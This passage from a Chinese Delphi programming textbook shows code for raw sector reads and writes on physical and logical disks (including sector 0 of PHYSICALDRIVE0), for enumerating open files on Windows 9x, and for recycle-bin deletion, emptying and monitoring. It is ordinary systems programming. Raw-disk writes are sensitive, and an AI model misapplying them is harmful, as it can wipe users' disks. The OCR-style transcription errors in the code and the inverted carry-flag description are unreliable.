由于篇幅的问题，这里没有列出完整的代码及注释，完整的代码可以在配书光盘中的“Windows 9x 下读写物理扇区—实模式 AINT13 42 43”中找到。

5.1.5 Windows NT/2000 下读写物理、逻辑磁盘扇区

本小节并没有很高的技术含量但考虑到前面用大量篇幅介绍了 Windows 9x 下的磁盘读写方法，为了对比及加深了解，这里介绍一下 Windows NT/2000 下的读写方法。Windows NT/2000 下读写物理、逻辑磁盘扇区使用了一个简单的技巧来实现。

1. 读写物理磁盘扇区的方法

其代码为：

```

CreateFile( '\\.\PHYSICALDRIVEx', GENERIC_ALL,
FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING, 0, 0);

```

其中，x 是从 0 开始，表示第几个硬盘。如果只读取扇区，不写扇区，GENERIC_ALL 可以改写为 GENERIC_READ。

2. 读写逻辑磁盘扇区的方法

其代码为：

```

CreateFile( '\\.\x: ', GENERIC_ALL, FILE_SHARE_READ or
FILE_SHARE_WRITE, nil, OPEN_EXISTING, 0, 0)

```

其中，x 是驱动盘符，可以是 A-Z。如果只读取扇区，不写扇区，GENERIC_ ALL 可以改写为 GENERIC_READ。

Windows NT/2000 下读写物理、逻辑磁盘扇区的实例(见光盘中的“Windows NT/2000 下读写物理逻辑扇区&”目录)：

```

unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Button2: TButton;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;
  hDeviceHandle: THandle;

implementation

{$R *.DFM}

procedure TForm1.Button1Click(Sender: TObject);
const
  BytesPerSector=512;
  SectorCount=1;//读写扇区
  SectorStart=0;//起始扇区数
  drive='\\.\C:');//驱动盘
var
  str:string;
  p:pchar;
  i:Cardinal;
begin
  hDeviceHandle := CreateFile(drive, GENERIC_ALL, //如果只是读扇区,可以用
GENERIC_READ
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,0, 0);
  if (hDeviceHandle <> INVALID_HANDLE_VALUE) then
    begin
      p:=allocmem(SectorCount*BytesPerSector);//p 必须是新申请的内存或全局变量,

```

不能是局部变量，如“p:array[0..512-1] of char”定义为局部变量是不能读写磁盘的。

```
FileSeek(hDevicehandle,SectorStart*BytesPerSector,0);//起始扇区
if FileRead(hDevicehandle,p[0],SectorCount*BytesPerSector)<>//读扇区
SectorCount*BytesPerSector then
    raise exception.create('Read 错误');

str:='';
for i:=0 to 512-1 do
begin
    str:=str+format('%2x',[integer(p[i]))]);
    if i mod 16=15 then str:=str+#13;
end;
showmessage(str);//显示

FileSeek(hDevicehandle,SectorStart*BytesPerSector,0);//起始扇区
if FileWrite(hDevicehandle,p[0],SectorCount*BytesPerSector)<>//写扇区
SectorCount*BytesPerSector then
    raise exception.create('Write 错误%d');

freemem(p,SectorCount*BytesPerSector);
closehandle(hDeviceHandle);
end;
end;

procedure TForm1.Button2Click(Sender: TObject);
const
    BytesPerSector=512;
    SectorCount=1;//读写扇区数
    SectorStart=0;//起始扇区数
    drive='\\.\PHYSICALDRIVE0';//物理磁盘
var
    str:string;
    p:pchar;
    i:Cardinal;
begin
    hDeviceHandle := CreateFile(drive, GENERIC_ALL, //如果只是读扇区,可以用
GENERIC_READ
    FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,0, 0);
    if (hDeviceHandle <> INVALID_HANDLE_VALUE) then
        begin
            p:=allocmem(SectorCount*BytesPerSector);//p 必须是新申请的内存或全局变量,
不能是局部变量,如“p:array[0..512-1] of char”定义为局部变量是不能读写磁盘的。

            FileSeek(hDevicehandle,SectorStart*BytesPerSector,0);//起始扇区
```

```

        if FileRead(hDevicehandle,p[0],SectorCount*BytesPerSector)<>//读扇区
SectorCount*BytesPerSector then
            raise exception.create('Read 错误');

    str:='';
    for i:=0 to 512-1 do
    begin
        str:=str+format('%.2x',[integer(p[i]))]);
        if i mod 16=15 then str:=str+#13;
    end;
    showmessage(str);

    FileSeek(hDevicehandle,SectorStart*BytesPerSector,0);// 起始扇区
    if FileWrite(hDevicehandle,p[0],SectorCount*BytesPerSector)<>// 读扇区
SectorCount*BytesPerSector then
        raise exception.create('Write 错误%d');

    freemem(p,SectorCount*BytesPerSector);
    closehandle(hDeviceHandle);
end;
end;

end。

```

本程序实现在 Windows NT/2000 系统上读取硬盘第一个物理扇区、C 盘第一个扇区并把扇区数据写回硬盘，读者可根据实际需求更改本程序适合不同的需要。程序运行结果如图 5-6 所示。



图 5-6 Windows NT/2000 下读写磁盘扇区

5.2 枚举磁盘中已打开的文件列表

枚举所有已打开的文件使用到 INT 21 的 440D 号子功能，下面是 INT 21 的 440D 号子功能的参数定义。本程序只能在 Windows 9x 下运行。

输入参数：

AX=440Dh //子功能

CX=086Dh//二级子功能号，枚举已打开的文件

BL=驱动盘(0: 当前盘，1: A 盘，2: B 盘……)

DS: DX →缓冲区，用于返回文件名

SI=需要取第几个文件，从 0 开始

DI=类别((0: 所有文件, 1: 不可移动的文件)

返回值:

CF: 如果成功则返回 0, 否则为 1。

如果 CF=0, AX=错误代码, 其中 AX=0012h 表示 SI 指定的文件出界。

如果 CF=1, AX=文件打开模式, CX=文件类型。

更详细的资料请参阅汇编文档。下面是枚举磁盘中已打开文件的程序代码(见光盘中的“磁盘中打开的所有文件#,, 目录):

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls, FileCtrl, Buttons, ExtCtrls;

const
  // Access modes
  OPEN_ACCESS_READONLY          = $0000;
  OPEN_ACCESS_WRITEONLY         = $0001;
  OPEN_ACCESS_READWRITE         = $0002;
  OPEN_ACCESS_RO_NOMODLASTACCESS = $0004;
  // Share modes
  OPEN_SHARE_COMPATIBLE         = $0000;
  OPEN_SHARE_DENYREADWRITE      = $0010;
  OPEN_SHARE_DENYWRITE          = $0020;
  OPEN_SHARE_DENYREAD           = $0030;
  OPEN_SHARE_DENYNONE           = $0040;
  // Open flags
  OPEN_FLAGS_NOINHERIT          = $0080;
  OPEN_FLAGS_NO_BUFFERING       = $0100;
  OPEN_FLAGS_NO_COMPRESS        = $0200;
  OPEN_FLAGS_ALIAS_HINT         = $0400;
  OPEN_FLAGS_NOCRITERR          = $2000;
  OPEN_FLAGS_COMMIT              = $4000;
  // File types
  FILENORMAL                     = $0000;
  MEMORYMAPPED                  = $0001;
  DLLOREXECUTABLE               = $0002;
  SWAPFILE                       = $0004;
type
  P32Regs = ^T32Regs; // 32 位寄存器结构
  T32Regs = record
    EBX: Longint;
```



```

    EDX: Longint;
    ECX: Longint;
    EAX: Longint;
    EDI: Longint;
    ESI: Longint;
    Flags: Longint;
end;
TOpenFileinfo = record//已打开文件的结构
    openflag: integer;
    filetype: integer;
    filename: array[0..256] of char;
end;
POpenFileinfo = ^TOpenFileinfo;
TForm1 = class(TForm)
    ListBox1: TListBox;
    Panel1: TPanel;
    BitBtn1: TBitBtn;
    BitBtn2: TBitBtn;
    ComboBox1: TComboBox;
    procedure BitBtn1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
    procedure BitBtn2Click(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
private
    FHandle: THandle;
public
    function EnumOpenFile(volume: byte; index: integer; var
        Fileinfo: TOpenFileinfo; Enumtype: integer = 0): boolean;
end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

const
    VWIN32_DIOC_DOS_IOCTL = 1; {MS-DOS Int21h 44xxh functions call}

function TForm1.EnumOpenFile(volume: byte; index: integer; var Fileinfo:
    TOpenFileinfo; Enumtype: integer = 0):boolean;
    //枚举磁盘正在使用的文件， volume 是驱动盘， index 表示要取第几个文件，

```

Fileinfo 将返回包含文件名的自定义结构，Enumtype 表示类别

```
var
    R: T32Regs;
    cb: DWord;
begin
    fillchar(r, sizeof(r), 0);
    R.EAX := $440D;
    R.EBX := Volume;
    R.ECX := $086D;
    R.EDX := integer(@fileinfo.filename);
    R.ESI := index;
    R.EDI := Enumtype;
    //列举全部正在运行的文件
    DeviceIOControl(FHandle, VWIN32_DIOC_DOS_IOCTL, @R, SizeOf(R), @R,
        SizeOf(R), cb, nil);
    fileinfo.openflag := r.EAX;
    fileinfo.filetype := r.ECX;
    Result := (R.Flags and 1) = 0;
end;

procedure TForm1.BitBtn1Click(Sender: TObject);
var
    DriveNum: byte;
    DriveChar: Char;
    DriveType: TDriveType;
    DriveBits: set of 0..25;
    FileInfo: TOpenFileinfo;
    k: integer;
    FileType, FileOpenFlags: string;
begin
    Listbox1.items.clear;
    Try
        Integer(DriveBits) := GetLogicalDrives; //获取逻辑盘
        for DriveNum := 0 to 25 do //检索所有的盘
            begin
                if not (DriveNum in DriveBits) then Continue; //获取所有驱动盘
                DriveChar := Char(DriveNum + Ord('A')); //数值转为盘符，如“0 转为 A”
                if (Combobox1.items[Combobox1.itemindex] <> '全部')
                and (Combobox1.items[Combobox1.itemindex][1] <> DriveChar) then continue;
                DriveType := TDriveType(GetDriveType(PChar(DriveChar + '\'))); //取盘的类型
                case DriveType of
                    dtFixed: //如果是硬盘
                        begin
                            k:=0;
```

```

while EnumOpenFile(DriveNum+1,k , Fileinfo, 0) do //循环列举所有已
打开的文件
begin
    case LoWord(FileInfo.filetype) of
FILENORMAL:      FileType:='普通';
MEMORYMAPPED:   FileType:='内存映象';
DLLOREXECUTABLE:FileType:='可执行模块';
SWAPFILE:       FileType:='交换文件';
else            FileType:='未知';
    end;

    FileOpenFlags:="";
    if (LOWORD(FileInfo.openflag) and
OPEN_ACCESS_RO_NOMODLASTACCESS)<>0 then
FileOpenFlags:=FileOpenFlags+'未知,'
    else if (LOWORD(FileInfo.openflag) and OPEN_ACCESS_READWRITE)<>0
then
FileOpenFlags:=FileOpenFlags+'读写,'
    else if (LOWORD(FileInfo.openflag) and OPEN_ACCESS_WRITEONLY)<>0
then
FileOpenFlags:=FileOpenFlags+'只写,'
    else FileOpenFlags:=FileOpenFlags+'只读,';

    if (LOWORD(FileInfo.openflag) and OPEN_SHARE_DENYNONE)<>0 then
FileOpenFlags:=FileOpenFlags+'不屏蔽,'
    else if (LOWORD(FileInfo.openflag) and OPEN_SHARE_DENYWRITE)<>0
then
FileOpenFlags:=FileOpenFlags+'屏蔽写,'
    else if (LOWORD(FileInfo.openflag) and OPEN_SHARE_DENYREAD)<>0
then
FileOpenFlags:=FileOpenFlags+'屏蔽读,'
    else if (LOWORD(FileInfo.openflag) and
OPEN_SHARE_DENYREADWRITE)<>0 then
FileOpenFlags:=FileOpenFlags+'屏蔽读写,'
    else FileOpenFlags:=FileOpenFlags+'兼容,';

    if (LOWORD(FileInfo.openflag) and OPEN_FLAGS_COMMIT)<>0 then
FileOpenFlags:=FileOpenFlags+'提交'
    else if (LOWORD(FileInfo.openflag) and OPEN_FLAGS_NOCRITERR)<>0
then
FileOpenFlags:=FileOpenFlags+'非临界'
    else if (LOWORD(FileInfo.openflag) and OPEN_FLAGS_ALIAS_HINT)<>0
then
FileOpenFlags:=FileOpenFlags+'别名'

```

```

        else if (LOWORD(FileInfo.openflag) and OPEN_FLAGS_NO_COMPRESS)<>0
then
    FileOpenFlags:=FileOpenFlags+'不压缩'
    else if (LOWORD(FileInfo.openflag) and
        OPEN_FLAGS_NO_BUFFERING)<>0 then
    FileOpenFlags:=FileOpenFlags+'没有缓冲区'
    else if (LOWORD(FileInfo.openflag) and OPEN_FLAGS_NOINHERIT)<>0
then
    FileOpenFlags:=FileOpenFlags+'不继承'
    else FileOpenFlags:=FileOpenFlags+'-';

    Listbox1.items.Add(format('%-10s %-28s%s',
        [FileType,FileOpenFlags,fileinfo.filename]));
    k:=k+1;
end;
end;
end;
except
end;
end;

```

```

procedure TForm1.FormCreate(Sender: TObject);
var
    DriveNum: Integer;
    DriveChar: Char;
    DriveType: TDriveType;
    DriveBits: set of 0..25;
begin
    SendMessage(ListBox1.Handle,LB_SetHorizontalExtent,700,longint(0));
    combobox1.clear;
    Integer(DriveBits) := GetLogicalDrives;
    for DriveNum := 0 to 25 do
    begin
        if not (DriveNum in DriveBits) then Continue;
        DriveChar := Char(DriveNum + Ord('A')); //从 a---z
        DriveType := TDriveType(GetDriveType(PChar(DriveChar + ':\')));
        case DriveType of
            dtFixed:    combobox1.Items.Add(DriveChar+'.');
        end;
    end;
    combobox1.Items.Add('全部');
    Combobox1.itemindex:=Combobox1.Items.count-1;

```

```

FHandle := CreateFile('\\\\.\\WIN32', GENERIC_READ or GENERIC_WRITE,
    FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL, 0);
if FHandle = INVALID_HANDLE_VALUE then halt;
end;

procedure TForm1.BitBtn2Click(Sender: TObject);
begin
    close;
end;

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    if FHandle <> 0 then
        CloseHandle(FHandle);
end;

end。

```

运行此程序，在列表框中选择驱动盘，单击【检索】命令，将可以看到如图 5-7 所示的列表框。



图 5-7 枚举已打开的文件

第 6 章 回收站和 IE

6.1 回收站

在 Windows 资源管理器或我的电脑中删除的文件，在默认情况下并没有物理删除，而是移入了回收站。在每个驱动盘的根目录下都有一个隐含的 Recycled 目录，这是被删除文件经过系统按一定规律改名后最终移入的目录，原文件名、原所在目录、删除日期等信息被存放到一个索引文件中。用户不需要直接存取该索引文件，Microsoft 提供了一系列的函数操作这些对象。

6.1.1 删除文件到回收站

在 Windows 中实现文件的操作有两种方法。一种是直接利用文件底层操作的方式，如 READ、WRITE 等，并且要直接操作文件的属性，读写缓冲区的设置也直接影响到拷贝文件的性能；另一种有效的方式是利用 Win32 外壳来实现这些对于文件的操作，它可以实现包括文件的拷贝、更名、移动及删除等，并且可以支持通配符(如*和?)，也可以直接对一个目录或目录树进行操作。所以后一种方法更常用。

SHFileOperation 可以实现文件系统对象的拷贝、移动、重命名或者删除等操作，其声明如下：

```
function SHFileOperation(  
    const lpFileOP: TSHFileOPStruct  
): Integer; stdcall;
```

参数 lpFileOp 是 TSHFileOpStruct 的结构，包含了函数执行操作的信息。下面给出了这个结构的声明：

```
TSHFILEOPSTRUCTA=packed record  
    Wnd: HWND;  
    wFunc: UINT;  
    pFrom: PAnsiChar;  
    pTo: PAnsiChar;  
    fFlags: FILEOP_FLAGS;  
    fAnyOperationsAborted: BOOL;  
    hNameMappings: Pointer;  
    lpszProgressTitle: PAnsiChar, { only used if FOF_SIMPLEPROGRESS }  
end;
```

- l Wnd 用于显示信息的对话框句柄，如果不需要显示，可以设置为 0。
- l wFunc 是执行的操作，这个成员可以是下面列出的值之一
 - FO_COPY: 拷贝文件从 pFrom 到 pTo。
 - FO_DELETE: 删除由 pFrom 指定的文件。
 - FO_MOVE: 移动文件从 pFrom 到 pTo。
 - FO_RENAME: 重命名由 pFrom 指定的文件。
- l pFrom 指向源文件名缓冲区，如果要执行多个文件的操作，必须以#0 分隔，字符

串结束必须以两个#0 结尾，如 “C:\Windows” #0#0。

- I pTo 指向目的文件名或目录缓冲区，如果 fflags 指定了 FOF-IULTIDESTFILES，多个文件之间以#0 分隔，字符串结束必须以两个#0 结尾。
- I fFlags 是控制文件的操作，可以是下面值的组合
 - FOF_ALLOWUNDO：保存 UNDO 信息，以便恢复。
 - FOF_CONFIRMMOUSE：未使用。
 - FOF_FILESONLY：不执行通配符，只执行文件。
 - FOF_MULTIDESTFILES：表示 pTo 包含多个目标文件。
 - FOF_NOCONFIRMMRDIR：如果要新建目录，不显示确认信息。
 - FOF_RENAMEONCOLLISION：当日标文件名已存在时，对其进行更换文件名提示。
 - FOF_SILENT：不显示进度对话框。
 - FOF_SIMPLEPROGRESS：显示进度对话框，但不显示文件名。
 - FOF_WANTMAPPINGHANDLE：返回正处于操作状态的实际文件列表，存入 hNameMappings 中(句柄必须使用 SHFreeNameMappings 函数释放)。
- I FanyOperationsAborted：如果用户中途取消，则返回 True。
- I HnameMappings：是正处于操作状态的实际文件列表的句柄，只有 fFlag，包含了 FOF_WANTMAPPINGHANDLE 标志时才有效。
- I lpszProgressTitle：指定进度对话框的标题，只有 fags 包含了 FOF_SIMPLEPROGRESS 标志时才有效。

下面是删除文件到回收站的简单代码(见光盘中的“删除到回收站”目录):

```
unit Unit1;

interface

uses

  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls,shellapi;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Edit1: TEdit;
    OpenDialog1: TOpenDialog;
    Button2: TButton;
    Button3: TButton;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Button3Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;
```

```

var
    Form1: TForm1;

implementation

{$R *.DFM}

function RecycleFile(sFileName: string): Boolean;
var
    FOS: TSHFileOpStruct;
begin
    FillChar(FOS, SizeOf(FOS), 0);{记录清零}
    with FOS do
    begin
        wFunc := FO_DELETE;//删除
        pFrom := PChar(sFileName);
        fFlags := FOF_ALLOWUNDO;//移入回收站，而不是物理删除
    end;
    Result := (SHFileOperation(FOS) = 0);
end;

procedure TForm1.Button1Click(Sender: TObject);
begin
    if fileexists(edit1.text) then//如果指定文件存在
        RecycleFile(edit1.Text + #0);
end;

procedure TForm1.Button2Click(Sender: TObject);
begin
    if opendialog1.Execute then//选择文件
        edit1.text:=Opendialog1.filename;
end;

procedure TForm1.Button3Click(Sender: TObject);
begin
    close;
end;

end.

```

执行程序后甲单击【浏览】按钮，选定要删除的文件，然后单击【删除】按钮，这时弹出 Windows Shell 提示对话框，询问是否要删除该文件，如图 6-1 所示。



图 6-1 删除文件到回收站

6.1.2 清空回收站

清空回收站用到了 `SHEmptyRecycleBin` 函数，该函数在 Delphi 单元中未提供其声明，这里给出它的声明如下：

```
function SHEmptyRecycleBin(
    Wnd : HWND;
    pszRootPath : PChar;
    dwFlags : DWORD
) : HRESULT; stdcall
```

- ! `wnd` 用于显示信息的对话框句柄，如果不需要显示，可以设置为 0。
- ! `pszRootPath` 是根目录，可以是驱动器或任意子目录，如 “C:\windows”，系统只删除回收站中指定目录下的文件：如果该参数为 `NULL`，则清空所有文件。
- ! `dwFlags` 是清空回收站时的标志，可以为以下值：
 - `SHERB_NOCONFIRMATION`：不显示任何确认对话框。
 - `SHERB_NOPROGRESSUI`：没有对话框表示进度
 - `SHERB_NOSOUND`：没有声音效果。

下面给出了清空回收站的简单例子(见光盘中的“清空回收站”目录)：

```
unit Unit1;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, shellapi;

type
    TForm1 = class(TForm)
        Button1: TButton;
        procedure Button1Click(Sender: TObject);
    private
        { Private declarations }
    public
```

```

        { Public declarations }
    end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.Button1Click(Sender: TObject);
Const
    SHERB_NOCONFIRMATION = $00000001 ;
    SHERB_NOPROGRESSUI   = $00000002 ;
    SHERB_NOSOUND         = $00000004 ;
Type
    TSEmptyRecycleBin = function (Wnd : HWND;
                                   pszRootPath : PChar;
                                   dwFlags : DWORD
                                   ) : HRESULT; stdcall ;

Var
    SHEmptyRecycleBin : TSEmptyRecycleBin ;
    LibHandle          : THandle          ;
begin
    {动态载入 shell32.dll}
    LibHandle:=LoadLibrary(PChar('Shell32.dll')) ;
    If LibHandle<>0 then
        {获取 Shellapi 函数的地址}
        @SHEmptyRecycleBin:=GetProcAddress(LibHandle, 'SHEmptyRecycleBinA')
    Else Begin
        MessageDlg('Failed to load Shell32.dll.', mtError, [mbOK], 0);
        Exit ;
    End ;
    If @SHEmptyRecycleBin <> nil then
        {执行清空操作}
        SHEmptyRecycleBin(Application.Handle ,//当前窗口
                           "                ,//清空所有文件
                           SHERB_NOCONFIRMATION or
                           SHERB_NOPROGRESSUI   or
                           SHERB_NOSOUND         );
    {释放句柄}
    FreeLibrary(LibHandle);
    @SHEmptyRecycleBin := nil ;
end;

```

end;

end.

程序的运行窗口如图 6-2 所示。



图 6-2 清空回收站

6.1.3 回收站实时监控

由于 Microsoft 公司还没有提供操作回收站中的对象的 API 函数，因此只有深入分析回收站的存储结构。

经过对比分析，总结出以下关于 FAT 文件系统回收站的经验:

(1) FAT 文件系统回收站的表现形式是一个目录\Recyclcd，这是一个隐藏目录，其存在于每个 FAT 驱动盘的根目录。必须让资源管理器显示隐藏目录时才能看到它，在 DOS 窗口下则必须键入“dir /a”才能列出它

(2)操作系统把每个移入回收站的对象经过改名之后，移入\Recycled 目录，并在\Recycled\Info2 文件中登记“原对象名”、“改名后的对象名”、“删除时间”、“占用总空间”等信息。Info2 文件的结构有很多版本，目前常用的是第 4、第 5 两个版本。

(3) Info2 文件由两部分组成，首先是一个 20 字节的文件头，记录回收站的整体信息，如表 6-1 所示。每删除一个文件(即回收站中增加一个文件)，Info2 文件就增加一个“文件信息块”，该信息块中包含被删除文件的详细信息，如表 6-2、表 6-3 所示。

表 6-1 Info2 文件头结构(共 20 字节)

偏移	长度	含义
0~3	4	版本号，常用版本是 4 或 5
4~7	4	回收站中文件个数，即“文件信息块”的块数，经作者分析发现该值有时不正确，建议使用 SHQueryRecycleBin 函数来取得该值
8~11	4	下一个将被删除文件的编号，该值由系统自动递增
12~15	4	每个“文件信息块”长度，版本 4 是 280 字节，版本 5 是 800 字节
16~19	4	回收站中的总占用空间。经作者分析发现.该值有时不正确。建议使用 SHQueryRecycle8e 函数来取得该值

(4)文件信息块在不同版本的 Info2 文件中有不同的长度，该长度由 Info2 文件头的 12~15 字节决定，该长度在版本 4、版本 5 中的长度分别是 280 字节和 800 字节。

表 6-2 Info2 文件版本 4 的文件信息块结构(280 字节)

块内偏移	长度	含 义
0~259	260	原文件或目录名，如果第 0 字节是#0，则表示当前信息块无效
260~263	4	文件在回收站的编号，该值由系统自动递增
264~267	4	驱动盘编号，0 表示 A，1 表示 B，……

268~275	4	删除时间
276~279	4	文件或目录占用的空间（单位：字节），保留至“簇”

表 6-3 Info2 文件版本 5 的文件信息块结构(800 字节)

内偏移	长度	含 义
0~259	260	原文件或目录的短文件名，如果第 0 字节是#0，则表示当前信息块无效
260~263	4	文件在回收站的编号，该值由系统自动递增
264~267	4	驱动盘编号，0 表示 A，1 表示 B，……
268~275	4	删除时间
276~279	4	文件或目录占用的空间（单位：字节），保留至“簇”
280~799	520	原文件或目录的完整文件名，Unicode 双字节编码

(5)回收站中文件或目录的改名原则是扩展名不变，以“字母 D+驱动盘符+编号，作为文件名。例如，被删除的文件名是 C:\Windows\DESKTOP\ABC.TXT，如果当前编号是 13，则它移入回收站后的名字是 DC13.TXT。

在本小节的实例中用到了以下函数，现分别介绍如下。

1. SHQueryRecycleBin(检索回收站信息)

其函数声明如下所示：

```
function SHQueryRecycleBinA(
    pszRootPath:PChar;
    QUERYRBINFO: Pshqueryrbinfo
): integer; stdcall; external'shell32';
```

! pszrootpath 参数指定回收站路径，如:"C:\\"、 "D:\\"等。

! QUERYRBINFO 参数是回收站信息的结构，结构定义如下：

```
SHQUERYRBINFO=Packed record
```

```
    cbSize: integer; (SHQUERYRBINFO 结构的大小，在调用 SHQueryRecycleBinA 之前
```

要赋值 sizeof(SHQUERYRBINFO))

```
    i64Size:int64;{回收站占用空间的大小}
```

```
    i64NumItems: int64;{回收站中文件或目录的个数}
```

```
end;
```

2. FindFirstChangeNotification(监视目录变化的函数)

其函数声明如下所示：

```
function FindFirstChangeNotification(
    lpPathName: PChar;
    bWatchSubtree:TWinBool;
    dwNotifyFilter:DWORD
): THandle; stdcall; external kernel32;
```

! lpPathName 参数是待监视的路径。

! bWatchSubtree 参数表示是否监视子目录。

! dwNotifyFilter 参数表示监视消息的过滤标志。

3. SHUpdateRecycleBinIcon(更新回收站的图标)

其函数声明如下所示：

```
function SHUpdateRecycleBinIcon: integer; stdcall; external 'shell32.dll';
```

本函数用于更新回收站的显示图标。

下面是实现回收站监控的源代码(见光盘中的“监视回收站”目录)：

```
unit Unit1;
```

interface

uses

Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
StdCtrls, Menus, ComCtrls, unit2, ImgList, ToolWin, FileCtrl;

const SHERB_NOCONFIRMATION = \$1;

const SHERB_NOPROGRESSUI = \$2;

const SHERB_NOSOUND = \$4;

type TWinBool = (winFalse, winTrue);

type

THead = packed record

Version: integer; //04 时, RecordSize=\$0118, 采用 TInfo4

//05 时, RecordSize=\$0320, 采用 TInfo5

FilesCount: integer;

NextSequenceNumber: integer;

RecordSize: integer;

TotalDeletedFilesSize: integer;

end;

TInfo4 = packed record //共\$0118(280)字节

FileName: array[0..259] of char; //文件名, 如果第 0 字节是#0, 则表示当前记录无效

SequenceNumber: integer;

Drive: integer; //0:A, 1:B, 2:C

DeletedTime: FILETIME;

DeletedFilesSize: integer; //注意: 保留至“簇”, 单位: 字节

end;

TInfo5 = packed record //共\$0320(800)字节

DosFileName: array[0..259] of char; //DOS 短文件名, 如果第 0 字节是#0, 则表示当前记录无效

SequenceNumber: integer;

Drive: integer; //0:A, 1:B, 2:C

DeletedTime: FILETIME;

DeletedFilesSize: integer; //注意: 保留至“簇”, 单位: 字节

FullFileName: array[0..519] of char; //长文件名, UNICODE 文本

end;

{回收站信息记录}

type

SHQUERYRBINFO = packed record

cbSize: integer; {记录大小}

```

        i64Size: int64; {回收站大小}
        i64NumItems: int64; {回收站项数}
    end;
    pshqueryrbinfo = ^SHQUERYRBINFO;
    {检索回收站信息}
    function SHQueryRecycleBinA(pszrootpath: pchar; QUERYRBINFO: pshqueryrbinfo):
integer; stdcall; external 'shell32';
    {更新回收站}
    function SHUpdateRecycleBinIcon: integer; stdcall; external 'shell32.dll';
    {清空回收站}
    function SHEmptyRecycleBinA(hwnd: thandle; pszRootPath: pchar; dwFlags: integer):
integer; stdcall; external 'shell32.dll';

```

type

```

TForm1 = class(TForm)
    BinList: TListView;
    MainMenu1: TMainMenu;
    File1: TMenuItem;
    Refresh11: TMenuItem;
    SelectAll11: TMenuItem;
    Restore1: TMenuItem;
    Delete1: TMenuItem;
    Close11: TMenuItem;
    N2: TMenuItem;
    InvertSelection11: TMenuItem;
    N3: TMenuItem;
    N1: TMenuItem;
    ToolBar1: TToolBar;
    ComboBox1: TComboBox;
    Label1: TLabel;
    ImageList1: TImageList;
    PopupMenu1: TPopupMenu;
    N4: TMenuItem;
    N5: TMenuItem;
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
    procedure Refresh11Click(Sender: TObject);
    procedure FormResize(Sender: TObject);
    procedure SelectAll11Click(Sender: TObject);
    procedure InvertSelection11Click(Sender: TObject);
    procedure Restore1Click(Sender: TObject);
    procedure Close11Click(Sender: TObject);
    procedure Delete1Click(Sender: TObject);
    procedure File1Click(Sender: TObject);
    procedure ComboBox1Change(Sender: TObject);

```

```

    procedure FormShow(Sender: TObject);
    procedure N4Click(Sender: TObject);
    procedure N5Click(Sender: TObject);
private
    { Private declarations }
    filename:string;
public
    { Public declarations }
    procedure refreshlist;
    function updateinfo(index:integer): boolean;
    procedure Restorefiles;
    procedure Deletefiles;
end;

var
    Form1: TForm1;
    monitorthread: TFileChangeNotify;

implementation

uses shellapi;

{$R *.DFM}

function Deltree(Path:string):boolean;//删除目录及子目录
var
    r:integer;
    sr:TSearchRec;
begin
    result:=true;
    if (path="")then
    begin
        result:=false;
        exit;
    end;
    if path[length(path)]<>'\' then path:=path+'\';
    R:= FindFirst(Path+'*.*',faAnyFile and not faDirectory,SR);
    WHILE (R=0) DO
    begin
        result:=result and deletefile(path+sr.name);
        r:=findnext(sr);
    end;
    R:= FindFirst(Path+'*.*',faAnyFile,SR);
    WHILE (R=0) DO

```

```

begin
    if(sr.name[1]<>'.')AND (SR.Attr AND faDirectory <> 0)then
        result:=result and DelTree(path+sr.name);
        r:=findnext(sr);
    end;
    findclose(sr);
    result:=result and removedir(path);
end;

```

{恢复回收站中的文件}

```

procedure TForm1.Restorefiles;

```

```

var

```

```

    i: integer;

```

```

    sname: string;

```

```

    dname: string;

```

```

begin

```

```

    {暂停监视线程}

```

```

    monitorthread.Suspend;

```

```

    {遍历所有的回收站中的项目}

```

```

    for i:=0 to binlist.Items.Count-1 do

```

```

    begin

```

```

        if binlist.Items[i].Selected = true then

```

```

        begin

```

```

            sname := binlist.Items[i].SubItems[2];//回收站中的文件或目录名

```

```

            dname := binlist.Items[i].SubItems[0] + binlist.Items[i].caption;

```

```

            {删除前的文件或目录名}

```

```

            if binlist.Items[i].ImageIndex=0 then//如果是目录

```

```

            begin

```

```

                if not Directoryexists(sname) then

```

```

                    showmessage('不能删除.'+#13+sname+'没找到!')

```

```

                else if Directoryexists(dname) then

```

```

                    showmessage('不能恢复.'+#13+dname+'已存在!')

```

```

                else if MoveFile(pchar(sname), pchar(dname)) then//移动目录回原位

```

```

                    {把该文件从 info2 中的清除}

```

```

                    Updateinfo(strtoint(binlist.Items[i].SubItems[1]));

```

```

            end

```

```

        else begin//如果是文件

```

```

            if not fileexists(sname) then

```

```

                showmessage('不能删除.'+#13+sname+'没找到!')

```

```

            else if fileexists(dname) then

```

```

                showmessage('不能恢复.'+#13+dname+'已存在!')

```

```

            else if MoveFile(pchar(sname), pchar(dname)) then//移动目录回原位

```

```

                {把该文件从 info2 中的清除}

```

```

                Updateinfo(strtoint(binlist.Items[i].SubItems[1]));

```



```

        end;
    end;
end;
//继续监视线程
monitorthread.Resume;
end;

```

{物理删除回收站中的文件}

```

procedure TForm1.DeleteFiles;

```

```

var

```

```

    i: integer;

```

```

    sname: string;

```

```

    dname: string;

```

```

begin

```

```

    monitorthread.Suspend;{监视线程}

```

```

